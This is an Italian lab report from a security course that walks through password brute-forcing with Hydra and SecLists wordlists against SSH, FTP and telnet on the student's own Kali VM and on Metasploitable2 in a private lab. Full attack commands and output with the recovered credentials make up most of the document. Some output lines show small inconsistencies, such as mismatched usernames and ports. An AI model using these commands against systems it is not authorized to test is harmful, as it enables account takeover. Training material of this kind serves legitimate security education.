


## REPORT W14D4

Lo scopo dell'esercizio è familiarizzare con il tool Hydra e provare a fare dei test con delle liste di username e password avendo l'accesso al servizio SSH.



The screenshot shows a Kali Linux virtual machine window. The terminal is running the nano text editor, editing the file /etc/ssh/sshd\_config. The file content is as follows:

```
GNU nano 2.9.3 /etc/ssh/sshd_config
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.
# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#KeyExchange default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes to enable host-based authentication.
#HostbasedAuthentication yes

# To disable tunneled common name authentication.
#IgnoreRhosts yes

# To allow matching by IP address
#IgnoreRhosts no


# To allow matching by domain name
#IgnoreRhosts yes

# To allow matching by domain name
#IgnoreRhosts yes
```

Il file di configurazione del demone sshd lo troviamo al path sudo nano /etc/ssh/sshd\_config, qui possiamo abilitare l'accesso all'utente **root in ssh** (di default per ragioni di sicurezza è vietato), **cambiare la porta** e l'indirizzo di binding del servizio e modificare molte altre opzioni. Per adesso lasciamo tutto così.

Creiamo un nuovo utente con password: test\_user / testpass

abilitiamo il servizio ssh



The screenshot shows a Kali Linux terminal session. The user has entered the command `ssh test_user@192.168.50.100`. The terminal output is as follows:

```
(kali㉿kali)-[~]
$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:pTuuE6EceaPluJOUcbXPI+CN0vv09gb8v5QeATZcg+8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

## Scaricare SecLists da github

```
(kali㉿kali)-[/opt]
└─$ sudo git clone https://github.com/danielmiessler/SecLists.git
Cloning into 'SecLists'...
remote: Enumerating objects: 42187, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 42187 (delta 10), reused 4 (delta 4), pack-reused 42172 (from 2)
Receiving objects: 100% (42187/42187), 2.13 GiB | 8.47 MiB/s, done.
Resolving deltas: 100% (29513/29513), done.
Updating files: 100% (6233/6233), done.

(kali㉿kali)-[/opt]
└─$ ls
microsfot  nessus  SecLists
```

## Usare il comando per usare Hydra

```
(root㉿kali)-[/home/kali]
└─$ hydra -L /opt/SecLists/Username/xato-net-10-million-usernames.txt -P /opt/SecLists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt -V 192.168.50.100 -t2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-30 10:47:40
[DATA] max 2 tasks per 1 server, overall 2 tasks, 8295446704545 login tries (l:8295455/p:9999999), -4147723352273 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login 'info' - pass '123456' - 1 of 8295446704545 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass 'password' - 2 of 8295446704545 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass '12345678' - 3 of 8295446704545 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass 'qwerty' - 4 of 8295446704545 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass '123456789' - 5 of 8295446704545 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass '12345' - 6 of 8295446704545 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass '1234' - 7 of 8295446704545 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass '111111' - 8 of 8295446704545 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass '1234567' - 9 of 8295446704545 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass 'dragon' - 10 of 8295446704545 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass '123123' - 11 of 8295446704545 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass 'baseball' - 12 of 8295446704545 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass 'abc123' - 13 of 8295446704545 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass 'football' - 14 of 8295446704545 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass 'monkey' - 15 of 8295446704545 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass 'letmein' - 16 of 8295446704545 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass '696969' - 17 of 8295446704545 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass 'shadow' - 18 of 8295446704545 [child 0] (0/0)
```

con il path giusto per le liste -L username e -P per le password -t2 per la velocità e -V per vederlo in “live” anziché in background.

Dopo svariati tentativi:

```
(root㉿kali)-[/home/kali]
└─$ hydra -L /opt/SecLists/Username/xato-net-10-million-usernames.txt -P /opt/SecLists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt -V 192.168.50.100 -t2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-30 11:03:41
[WARNING] Restorefile (you have 10 seconds to abort... (use option -1 to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 8295456000000 login tries (l:8295456/p:1000000), -4147728000000 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass '123456' - 1 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass 'password' - 2 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass '12345678' - 3 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass 'qwerty' - 4 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass '123456789' - 5 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass '12345' - 6 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass '1234' - 7 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass '111111' - 8 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass '1234567' - 9 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass 'dragon' - 10 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass '123123' - 11 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass 'baseball' - 12 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass 'abc123' - 13 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass 'football' - 14 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass 'monkey' - 15 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass 'letmein' - 16 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass '696969' - 17 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass 'shadow' - 18 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'test.user' - pass 'testpass' - 19 of 8295456000000 [child 1] (0/0)
[22][ssh] host: 192.168.50.100 login: test.user password: testpass
[ATTEMPT] target 192.168.50.100 - login 'info' - pass '123456' - 1000001 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login 'info' - pass 'password' - 1000002 of 8295456000000 [child 0] (0/0)
*The session file ./hydra.restore was written. Type "hydra -S" to resume session.
```

abbiamo trovato le nostre credenziali.

Usiamo ftp

```
(kali㉿kali)-[~]
└─$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
   Active: inactive (dead)

(kali㉿kali)-[~]
└─$ sudo service vsftpd start

(kali㉿kali)-[~]
└─$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
   Active: active (running) since Fri 2025-05-30 11:13:56 EDT; 1s ago
  Invocation: 7100db71e89b461abad34ebfe191123a
    Process: 52850 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
   Main PID: 52852 (vsftpd)
      Tasks: 1 (limit: 2216)
     Memory: 904K (peak: 1.8M)
        CPU: 12ms
       CGroup: /system.slice/vsftpd.service
               └─52852 /usr/sbin/vsftpd /etc/vsftpd.conf

May 30 11:13:56 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server ...
May 30 11:13:56 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.
```

```
(root㉿kali)-[/opt/SecLists/Passwords/Common-Credentials]
└─$ hydra -L /opt/SecLists/Usernames/xato-net-10-million-usernames.txt -P /opt/SecLists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt -V 192.168.50.100 -t2 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-30 11:26:37
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 8295456000000 login tries (1:8295456/p:1000000), ~4147728000000 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 1 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 2 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 3 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qwerty" - 4 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456789" - 5 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345" - 6 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234" - 7 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "111111" - 8 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567" - 9 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dragon" - 10 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123123" - 11 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "baseball" - 12 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 13 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "football" - 14 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "monkey" - 15 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "letmein" - 16 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "696969" - 17 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "shadow" - 18 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 19 of 8295456000000 [child 0] (0/0)
[21][ftp] host: 192.168.50.100 login: test_user password: testpass
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456" - 1000001 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "password" - 1000002 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345678" - 1000003 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "qwerty" - 1000004 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456789" - 1000005 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345" - 1000006 of 8295456000000 [child 1] (0/0)
*The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Ora proviamo contro metasploitable2: telnet e ftp

```
(root㉿kali)-[/opt/SecLists/Passwords/Common-Credentials]
└─$ hydra -L /opt/SecLists/Usernames/xato-net-10-million-usernames.txt -P /opt/SecLists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt -V 192.168.50.101 -t2 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-30 11:35:28
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 8295465295457 login tries (1:8295457/p:1000001), ~4147732647729 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 1 of 8295465295457 [child 0] (0/0)
[21][ftp] host: 192.168.50.101 login: msfadmin password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "msfadmin" - 1000002 of 8295465295457 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456" - 1000003 of 8295465295457 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "password" - 1000004 of 8295465295457 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "12345678" - 1000005 of 8295465295457 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "qwerty" - 1000006 of 8295465295457 [child 0] (0/0)
*The session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali㉿kali)-[/opt/SecLists/Passwords/Common-Credentials]
└─$ hydra -L /opt/SecLists/Usernames/xato-net-10-million-usernames.txt -P /opt/SecLists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt -V 192.168.50.101 -t2 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-30 11:40:06
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 8295465295457 login tries (1:8295457/p:1000001), ~4147732647729 tries per task
[DATA] attacking telnet://192.168.50.101:22/
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 1 of 8295465295457 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 2 of 8295465295457 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 3 of 8295465295457 [child 1] (0/0)
[23][telnet] host: 192.168.50.101 login: msfadmin password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "msfadmin" - 1000002 of 8295465295457 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456" - 1000003 of 8295465295457 [child 1] (0/0)
*The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```